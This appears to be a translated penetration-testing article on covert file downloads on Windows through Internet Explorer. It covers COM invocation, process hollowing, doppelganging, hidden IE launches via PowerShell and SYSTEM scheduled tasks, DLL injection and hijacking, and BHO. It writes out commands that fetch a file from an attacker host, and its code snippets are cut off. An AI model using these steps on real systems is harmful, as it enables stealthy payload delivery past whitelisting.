
0x00 Preface
---
In the previous article 'Penetration Techniques - Multiple Methods for Downloading Files from GitHub', various methods for downloading files from GitHub via cmd were introduced, selecting the shortest implementation code (length 25).
This article will approach from another perspective, introducing methods to simulate the IE browser for file downloads on Windows systems.
Simulating IE browser for file downloads can not only bypass whitelisted program interception but also conceal download behavior to some extent. Therefore, this article will introduce specific exploitation methods from a utilization perspective, combining them to summarize defense strategies.
0x01 Introduction
---
This article will cover the following:
- Multiple methods for simulating IE browser to download files
- Analysis of advantages and disadvantages
- Summary of defense strategies
0x02 Implementation Methods
---
Due to the numerous methods, this article provides a simple classification, broadly divided into active and passive modes.
Active mode refers to actively implementing file downloads through commands, while passive mode involves hijacking user behavior to achieve file downloads when users open IE.
Within active mode, a distinction must also be made based on whether the IE browser process iexplore.exe exists in the current background processes.
The specific methods are as follows:
1. Active Mode
(1) No IE process in the background
a) Invoke the IE COM object
Reference link:
https://adapt-and-attack.com/2017/12/19/internetexplorer-application-for-c2/
Achieve file download via the COM object InternetExplorer.Application, with the background process being iexplore.exe
Powershell code is as follows:
$ie_com = New-Object -ComObject InternetExplorer.Application |
Note:
If IE has never been run before, executing the above code will trigger a pop-up prompt.
The PowerShell code is referenced from https://gist.github.com/leoloobeek/f468d34e81795239a8f8bac03646cf59, which also includes implementation methods for C#, JavaScript, and VBScript.
b) Process Hollowing
Reference article:
"Implementation and Detection of Puppet Processes"

Create a puppet process iexplore.exe, pass the parameter CREATE_SUSPENDED to suspend the process, clear the memory data of the iexplore.exe process, allocate new memory, write the payload, restore the register environment, and execute file download.
The C++ implementation code for file download is as follows:
#include |
Enable firewall monitoring, the download process is Internet Explorer, complete test as shown below
c) Process Doppelganging
Reference article:
"Introduction to Process-Doppelganging Exploitation"
The principle is similar to Process Hollowing. The implementation approach is to open a legitimate file and create a transaction; fill the transaction with payload, which is then launched as a process; roll back the transaction.
Note that Process Doppelganging requires write operations on the legitimate file. If exploiting iexplore.exe, Trusted Installer privileges are required. Methods to obtain Trusted Installer privileges can be found in the article:
"Penetration Techniques - Token Theft and Exploitation"
d) Stealthily launch IE, access a specific URL, and obtain the downloaded file via cache
First approach:
Launch IE via cmd, access the URL, and obtain the downloaded file via cache
start "C:\Program Files\Internet Explorer\iexplore.exe" http://192.168.62.131/evil-kiwi.png |
Note:
This method will open the IE interface, but the IE interface can be hidden via the API ShowWindowAsync. PowerShell implementation script:
An open-source project
Second approach:
Stealthily launch IE via PowerShell, access the URL, and obtain the downloaded file through cache
powershell -executionpolicy bypass -Command "Start-Process -FilePath \"C:\Program Files\Internet Explorer\iexplore.exe\" -ArgumentList http://192.168.62.131/evil-kiwi.png -WindowStyle Hidden" |
After accessing the URL via IE using the above two approaches, cache files will be saved at the following locations:
- Win7: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files
- Win8, Win10: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE
Wildcards can be used to obtain the path of cache files under different systems. The command is as follows:
dir %LOCALAPPDATA%\*evil-kiwi*.png /s /b |
The above two approaches will leave history records in the IE browser. The corresponding path for history records is: %LOCALAPPDATA%\Microsoft\Windows\History\
The parent process of this method is powershell.exe, but the parent process can be changed via token duplication (e.g., SelectMyParent, Invoke-TokenManipulation.ps1)
Third approach:
Use scheduled tasks to launch IE, access the URL, and obtain the downloaded file through cache (requires administrator privileges)
Command 1:
at 6:34 "C:\Program Files\Internet Explorer\iexplore.exe" http://192.168.62.131/evil-kiwi.png |
Command 2:
schtasks /create /RU SYSTEM /RP "" /SC ONCE /TN test1 /TR "C:\Program Files\Internet Explorer\iexplore.exe http://192.168.62.131/evil-kiwi.png" /ST 06:34 /F |
Since the scheduled task runs with SYSTEM privileges, the launched IE browser window is not visible on the user desktop, and the cache location is also different. The common path is %windir%\System32\config\systemprofile\AppData\Local\Microsoft\Windows\
Wildcards can be used to obtain the cache file path across different systems. The command is as follows:
dir %windir%\*evil-kiwi*.png /s /b |
Therefore, for IE browsers opened via scheduled tasks, there is no browsing history, and the parent process is svchost.exe
Fourth approach:
Create a service to launch IE, visit the URL, and retrieve the downloaded file via cache
sc create Test1 type= own binpath= "C:\Program Files\Internet Explorer\iexplore.exe" |
Services started this way require the invoked program to be capable of interacting with the SCM (Services Control Manager), which iexplore.exe does not support
Services can be created through other methods
Note:
Stealthily launch IE, visit a specific URL, obtain the downloaded file via cache, then manually terminate the IE process
e) Stealthily launch IE, perform DLL injection (APC, Atombombing)
After stealthily launching IE, perform DLL injection into the IE process; the DLL implements file download functionality
APC injection code can be referenced from:
A certain open-source project
Atombombing can be understood as an upgraded version of APC injection; refer to the article:
"Analysis of AtomBombing Exploitation"
(2) Background IE process exists
a) DLL injection (APC, Atombombing)
Method same as above, no further elaboration
2. Passive mode
a) DLL hijacking
Here is just one example: C:\Program Files\Internet Explorer\IEShims.dll
This DLL is loaded when the IE browser is opened
DLL development approach:
You can use the tool exportstoc, download address:
https://github.com/michaellandi/exportstoc
For generation methods, refer to the article:
https://3gstudent.github.io/Study-Notes-Weekly-No.1(Monitor-WMI_ExportsToC++_Use-DiskCleanup-bypass-UAC)
Keep the original dll, and create a mutex during startup to avoid multiple launches
b) BHO
Utilize BHO (Browser Helper Object) to hijack the IE browser, achieving file downloads when browser pages open. Refer to the article:
"Using BHO to Achieve IE Browser Hijacking"
0x03 Summary
---
In summary, the implementation methods for simulating IE browser file downloads are as follows:
(1) Active Mode
When there is no IE process in the background:
- Invoke IE COM object
- Process Hollowing
- Process Doppelganging
- Stealthily launch IE, access specific URLs, obtain downloaded files via cache
- Launch via cmd
- Launch via service
- Create service to launch
- Stealthily launch IE, perform DLL injection (APC, Atombombing)
Current background has IE process:
- DLL injection (APC, Atombombing)
(2) Passive mode
- DLL hijacking
- BHO
From a defense perspective, to counter active mode exploitation methods, pay attention to whether the parent process of iexplore.exe is suspicious; to counter DLL injection and DLL hijacking, monitor calls to sensitive APIs; to counter BHO objects, monitor specific registry entries


